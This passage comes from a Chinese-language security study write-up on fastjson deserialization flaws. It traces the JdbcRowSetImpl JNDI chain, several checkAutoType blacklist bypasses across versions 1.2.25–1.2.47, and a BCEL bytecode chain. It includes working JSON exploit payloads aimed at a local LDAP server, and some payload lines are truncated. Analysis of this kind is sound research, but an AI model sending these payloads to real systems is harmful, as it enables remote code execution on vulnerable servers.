


setValue 会反射调用 JdbcRowSetImpl 实例的 setDataSourceName 方法。接着会经过 JdbcRowSetImpl#dataSourceName → JdbcRowSetImpl#connect 调用链，connect 方法中有如下代码实现了 RCE:

DataSource var2 = (DataSource)var1.lookup(this.getDataSourceName());



我的 LDAP、python 服务器运行在同一项目中，因此，调试过程能看到服务器的方法执行。熟悉 TemplatesImpl 利用链 POC 的解析过程后，JdbcRowSetImpl 利用链也能很容易理解。接下来重点关注 JdbcRowSetImpl 利用链相关的黑白名单机制绕过问题。



4. JdbcRowSetImpl 利用链相关的黑白名单机制绕过

fastjson 1.2.25 针对以上利用链的修复思想体现在两方面：首先将 `TypeUtils.loadClass` 替换为 `this.config.checkAutoType()` 方法，新方法实现黑白名单机制，通过后才会调用 `TypeUtils.loadClass` 方法获取类对象；其次 `checkAutoType()` 方法返回类对象时，会判断是否开启 `AutoType`，服务器配置该项如下时可通过，`AutoType` 默认关闭则会在此触发异常。


`ParserConfig.getGlobalInstance().setAutoTypeSupport(true);`



(1) .fastjson 1.2.25 绕过


POC:{"@type\\":\\"Lcom.sun.rowset.JdbcRowSetImpl\\",

这样构造 POC 可以通过 `checkAutoType` 中的黑名单，调用 `TypeUtils.loadClass` 方法获取类对象时，如果类名以 L 开头以 ; 结尾，就会删去首尾的两个字符，恢复出正常类名。



(2) .fastjson 1.2.42 修复及绕过

版本 1.2.42 的 `checkAutoType` 方法修复了上面的绕过方式，思路很简单，就是对传入的类名首尾字符做哈希运算，结果为指定值时就删去首尾的 L 和 ; 得到真实类名，该类名将无法通过黑名单。



绕过该修复的思路也很简单，就是对首尾的 L 和 ; 复写。在 `checkAutoType` 方法删除一组首尾字符通过黑名单，执行 `TypeUtils.loadClass` 时再删除一组首尾字符得到正确类名。

POC:{"@type\\":\\"LLcom.sun.rowset.JdbcRowSetImpl\\",

(3) fastjson 1.2.43 修复及绕过

版本 1.2.43 的 `checkAutoType` 对上面绕过方法的修复思路如下图，当传入类名首尾字符为 L 和 ;，进一步判断类名前两字符是否为 LL，如果为真则抛出异常。我觉得这样设置

肯定有相应的开发需求，所以，删除字符的位置就有可能产生绕过方式。

```
800 if (((-3750763034362895579L ^ (Long)className.charAt(0)) * 1099511628211L ^ (Long)className.charAt(className.le
801 if (((-3750763034362895579L ^ (Long)className.charAt(0)) * 1099511628211L ^ (Long)className.charAt(1)) * 10
802 首尾字符哈希运算 throw new JSONException("autoType is not support. " + typeName); 前两位字符哈希运算
803 }
```

在 TypeUtils.loadClass 方法中还存在其他的删除字符位置，如果传入类名以[开头时，就会删除首字符再获取类对象，如下图。

```
1107 } else if (className.charAt(0) == '[') { className: "[com.sun.rowset.JdbcRowSetImpl"
1108 Class<?> componentType = loadClass(className.substring(1), classLoader);
1109 return Array.newInstance(componentType, length 0).getClass();
1110 } else if (className.startsWith("L") && className.endsWith(";")) { 起始位置
```

那我们是否能修改 POC 如下来实现攻击呢？答案是不可以。解析时会出现报错。
POC: {"@type":"[com.sun.rowset.JdbcRowSetImpl",

```
Exception in thread "main" com.alibaba.fastjson.JSONException: Create breakpoint : expect '[', but ,, pos 42, json: {"@type":"[com.sun.rowset
.JdbcRowSetImpl", "dataSourceName":"ldap://127.0.0.1:8089/Exploit", "autoCommit":true}
```

报错中说 POC 字符串的第 42 位希望得到[, 却得到,, 因此修改 POC 如下:
POC: {"@type":"[com.sun.rowset.JdbcRowSetImpl",

新的报错说希望在 44 位得到{。感觉开发还是非常贴心的，我看几位师傅都是根据报错修改 POC，没有分析代码逻辑，问题发生在 parseArray 对数组的处理过程，不深入调试了。

```
Exception in thread "main" com.alibaba.fastjson.JSONException: Create breakpoint : syntax error, expect {, actual string, pos 44, fastjson-version
1.2.43
```

根据报错修改 POC 如下则可正确攻击，第二个 POC 是其他师傅提供（我的环境亦可）：
POC: {"@type":"[com.sun.rowset.JdbcRowSetImpl", {
POC: {"@type":"[com.sun.rowset.JdbcRowSetImpl"[[,

(4) fastjson 1.2.44 修复及绕过

版本 1.2.44 的 checkAutoType 不再是删除字符，再让黑名单拦截恶意类了。而是首字符遇到[就直接抛出异常。

```
800 long h1 = (-3750763034362895579L ^ (Long)className.charAt(0)) * 1099511628211L; className: "[com.su
801 if (h1 == -5808493101479473382L) { h1: -5808493101479473382
802 throw new JSONException("autoType is not support. " + typeName); typeName: "[com.sun.rowset.Jdb
```

前面的绕过方式都是花式修改 com.sun.rowset.JdbcRowSetImpl 类名，再通过运行逻辑中的字符删除位置恢复类名，实现获取类对象。版本 1.2.44 的修复似乎阻断了这条道路，而新的方法将通过 JndiDataSourceFactory 类实现黑名单绕过。POC 如下

```
String PoC =
"{\"@type\":\"org.apache.ibatis.datasource.jndi.JndiDataSourceFactory\", \"properties\": {\"data_source\": \"ldap://127.0.0.1:8089/Exploit\"}}\"";
```

但这种方法存在漏洞环境限制：


支持了 fastjson 1.2.44、45 两个版本

标服务端存在 mybatis 的 jar 包，且版本需为 3.x.x 系列<3.5.0 的版本

```
<dependency>
  <groupId>org.mybatis</groupId>
  <artifactId>mybatis</artifactId>
  <version>3.4.5</version>
</dependency>
```


接下来开始调试分析。调试时无法查看 JndiDataSourceFactory 类对应反序列化器的代

码，但根据前面的经验可知，反序列化器会调用 setValue 设置属性或方法执行，最终调用 setProperties 方法实现 RCE，我们可以通过下图观察 setProperties 方法的逻辑。



(5) . fastjson 1.2.46 修复及绕过 (25-47 的通杀方式)

fastjson 1.2.46 版本的黑名单扩充了 JndiDataSourceFactory 类：




新的绕过方式将实现通杀 fastjson1.2.24 至 1.2.47，原理是通过 java.lang.Class 类反序列化时获取 JdbcRowSetImpl 类，并缓存到 TypeUtils 的 mapping 属性 (<类名，类对象>形式的 map)。当反序列化 JdbcRowSetImpl 类时，会直接从 mappings 属性中提取出类对象，从而绕过黑名单。接下来，我们展示其 POC 并进行调试分析。


```
{
  "a":{
    "@type":"java.lang.Class",
    "val":"com.sun.rowset.JdbcRowSetImpl"
  },
  "b":{
    "@type":"com.sun.rowset.JdbcRowSetImpl",
    "dataSourceName":"ldap://127.0.0.1:8089/Exploit",
    "autoCommit":true
  }
}
```

这里的 POC 字符串结构相对不同，有两个需要转化为 Java 对象的部分。但是，对 a、b 两部分的解析还是发生在 `DefaultJsonParser#parseObject(Map object, Object fieldName)` 方法，由以前的分析可知该方法实现“获取类对象、获取对应反序列化器并反序列化”这三部分逻辑。其实，该方法内部还是先了 `while(true)` 循环，满足条件会 `continue`。调试过程发现第二轮循环时获取词法分析器的当前字符为 b，故该 `parseObject` 方法应该是负责解决“开始真正解析一个类内部之前的”外层 JSON 包装。当然，这段相对漏洞算题外话了。


该 POC 的另一个优点是无需服务端配置 `AutoTypeSupport` 属性为 `True`，我们首先调试没有配置该属性时的解析过程。先解析 JSON 字符串中的 `java.lang.Class`，在 `checkAutoType` 方法中，当 `AutoTypeSupport` 为 `False`，执行流不会进入黑白名单的判断逻辑，在下图 `findClass` 方法处获取到类对象后返回。




获取到类对象对应的 `MiscCodec` 反序列化器后，进入其 `deserialize` 方法进行反序列化。该方法内部解析得到字符串“`com.sun.rowset.JdbcRowSetImpl`”后，会调用 `TypeUtils.loadClass` 获取其类对象。跟进调试 `loadClass` 方法，发现其重载是会将参数 `cache` 默认置为 `True`，这样最终获取到 `rowset.JdbcRowSetImpl` 的类对象，就会被缓存到 `TypeUtils.mappings`。




接下来是 b 部分的解析，进入 `checkAutoType` 方法。同样因为 `autoTypeSupport` 默认关闭，执行流不会进入黑白名单的判断逻辑，接下来直接从 `TypeUtils.loadClass.mappings` 属性，通过类名 `com.sun.rowset.JdbcRowSetImpl` 获取到前面 `java.lang.Class` 反序列化时缓存的类对象。获取到类对象后，就是 `JdbcRowSetImpl` 利用链的那一套了。



以上是服务器没有配置 `AutoTypeSupport` 属性的情况，如果服务器恰巧和以前的漏洞环境一样配置了该属性，此 POC 还是能实现 RCE。对于 `checkAutoType` 方法，当 `AutoTypeSupport` 属性为 `True` 时，执行流会进入黑白名单的判断逻辑。下图展示了 `checkAutoType` 方法的黑白名单机制。鉴于此，我们这部分调试重点关注两个类为什么能绕过黑名单。首先是 `java.lang.Class` 类，其本来就不在黑名单中故能通过。



然后对于 `com.sun.rowset.JdbcRowSetImpl` 类，黑名单的判断代码如图，只有该类在黑名单中且不能从 mappings 提取该类的类对象时，才会抛出异常。显然，`JdbcRowSetImpl` 类确实已经被缓存在 mappings 里，从而绕过了黑名单的判断。



(6) . fastjson 1.2.48 的修复

版本 1.2.48 的修复，是将 `TypeUtils.loadClass` 方法的参数 `cache` 默认改为 `False`，这样就无法在 `java.lang.Class` 类反序列化时，将 `JdbcRowSetImpl` 的类对象缓存到 mappings。

0x04 BCEL

`fastjson` 的 `TemplatesImpl` 利用链，需要服务器使用 `parseObject` 解析 JSON 且设置 `Feature.SupportNonPublicField`；而 `JdbcRowSetImpl` 链遇到防火墙隔离内外网，就无法出网实现 RCE，这些都是 `fastjson` 利用链不灵活的地方。接下来介绍的方法，将实现直接远程命令执行，且无需 `TemplatesImpl` 利用链的服务端配置。很遗憾，从 `fastjson1.2.25` 起，这种方法的关键类 `org.apache.tomcat.dbcp.dbcp2.BasicDataSource` 就被放入黑名单，我本地的 1.2.24 环境也没实现弹 calc。为了将这个系列有始有终，本节主要理解 kingx 师傅和奶思师傅所讲的漏洞思路。


漏洞环境：

```
<dependency>
  <groupId>org.apache.tomcat</groupId>
  <artifactId>tomcat-dbcp</artifactId>
  <version>9.0.8</version>
</dependency>
```


POC:

```
{
  {
    "@type": "com.alibaba.fastjson.JSONObject",
    "x":{
      "@type": "org.apache.tomcat.dbcp.dbcp2.BasicDataSource",
      "driverClassLoader": {
        "@type": "com.sun.org.apache.bcel.internal.util.ClassLoader"
      },
      "driverClassName": "$$BCEL$$1$8b$I$A$..."
    }
  }
  "x"
}
```

com.sun.org.apache.bcel.internal.util.ClassLoader 的 loadclass 方法中可以加载字节码, 如果类名中有 \$\$BCEL\$\$, 就调用 createClass 方法进入 BCEL 字节码解析逻辑, 该方法将 \$\$BCEL\$\$ 字节后面的内容解密为 Java 字节码, 然后执行 defineClass 加载字节码。



```
151         if(class_name.indexOf("$$BCEL$$") ≥ 0)
152             clazz = createClass(class_name);
153         else { // Fourth try: Load classes via repository
154             if ((clazz = repository.loadClass(class_name)) ≠ null) {
155                 clazz = modifyClass(clazz);
156             }
157             else
158                 throw new ClassNotFoundException(class_name);
159         }
160     }

198     protected JavaClass createClass(String class_name) {
199         int index = class_name.indexOf("$$BCEL$$");
200         String real_name = class_name.substring(index + 8);
201
202         JavaClass clazz = null;
203         try {
204             byte[] bytes = Utility.decode(real_name, uncompress: true);
205             ClassParser parser = new ClassParser(new ByteArrayInputStream(bytes), file_name: "foo");
206
207             clazz = parser.parse();
208         } catch(Throwable e) {
209             e.printStackTrace();
210             return null;
211         }
212     }
```

BCEL 字节码的加密、解密方法由 com.sun.org.apache.bcel.internal.classfile.Utility 提供, 攻击者调用加密方法处理恶意类字节码后, 将结果附加在 POC 相应位置:

```
String s = Utility.encode(data,true);
byte[] bytes = Utility.decode(s, true);
```

现在来回顾 POC 的构造, 该 POC 目的是执行以下调用链:

```
BasicDataSource.getConnection() → createDataSource() → createConnectionFactory()
→ Class.forName(this.driverClassName, true, this.driverClassLoader)
```

由于类名和类加载器是我们可控的, 当类加载器为 bcel.internal.util.ClassLoader 时, 执

行 loadClass 最终会将 BCEL 字节码解密并获取类对象，获取类对象时 static 代码块会执行。

```
875  d ConnectionFactory createConnectionFactory() throws SQLException {
876      er driverToUse = this.driver;
877      driverToUse = null) {
878          Class<?> driverFromCCL = null;
879          String message;
880          if (this.driverClassName != null) {
881              try {
882                  try {
883                      if (this.driverClassLoader == null) {
884                          driverFromCCL = Class.forName(this.driverClassName);
885                      } else {
886                          driverFromCCL = Class.forName(this.driverClassName, initialize: true, this.driverClassLoader);
887                      }
888                  } catch (ClassNotFoundException var5) {
```

结合以前的调试经验，我们知道，如果使用 parseObject 解析 @type 则 getter、setter、构造方法会执行，如果使用 parse 解析则只会执行 setter 和构造方法。本方式中的 POC 结构就是为了应对更通用的 parse 解析场景，实现对 getConnection 方法的调用。

POC 中 JSONObject 被放置在键值对中 key 的位置，fastjson 进行反序列化时，会自动调用 key 的 toString 方法，该方法会触发 BasicDataSource.getConnection()。

```
391  if (object.getClass() == JSONObject.class) {
392      key = key == null ? "null" : key.toString();
393  }
```

至此，fastjson 的最后一块板砖收集完毕。

0x05 学习小结

1. fastjson 的两种利用链分析起来阶梯有点高，最开始感觉懂了就放缓了脚步，但是发现笔记始终写不动。最后，完整分析完 TemplatesImpl 链后才理顺逻辑，JdbcRowSetImpl 利用链反倒水到渠成了。虽然，TemplatesImpl 利用链实用性较低，但是，对它的分析过程才能集中精力理解 fastjson 的解析机制。此外，当觉得逻辑混乱时先通过 Blumind 绘制执行流层次图会感觉好受一点。读博客或文献的时间界限最好设置为两天，认真投入很多东西都会明白，但是通常是不清晰的，两天后就要开始动笔以及系统性地调试了。
2. 对于 fastjson 漏洞修复及其绕过过程，让我看到三种漏洞挖掘点。最容易想到的是寻找适合的新类来绕过黑名单，但这是不容易的，我们可以注意其他两点：寻找执行流的字符删除位置，构造类名绕过黑名单后，再通过字符删除位置恢复正常类名；缓存点也能提供黑名单绕过，这时就需要注意一些 Map 对象。
3. 希望对 fastjson 黑白名单机制的关注，能反哺 XStream 的漏洞挖掘。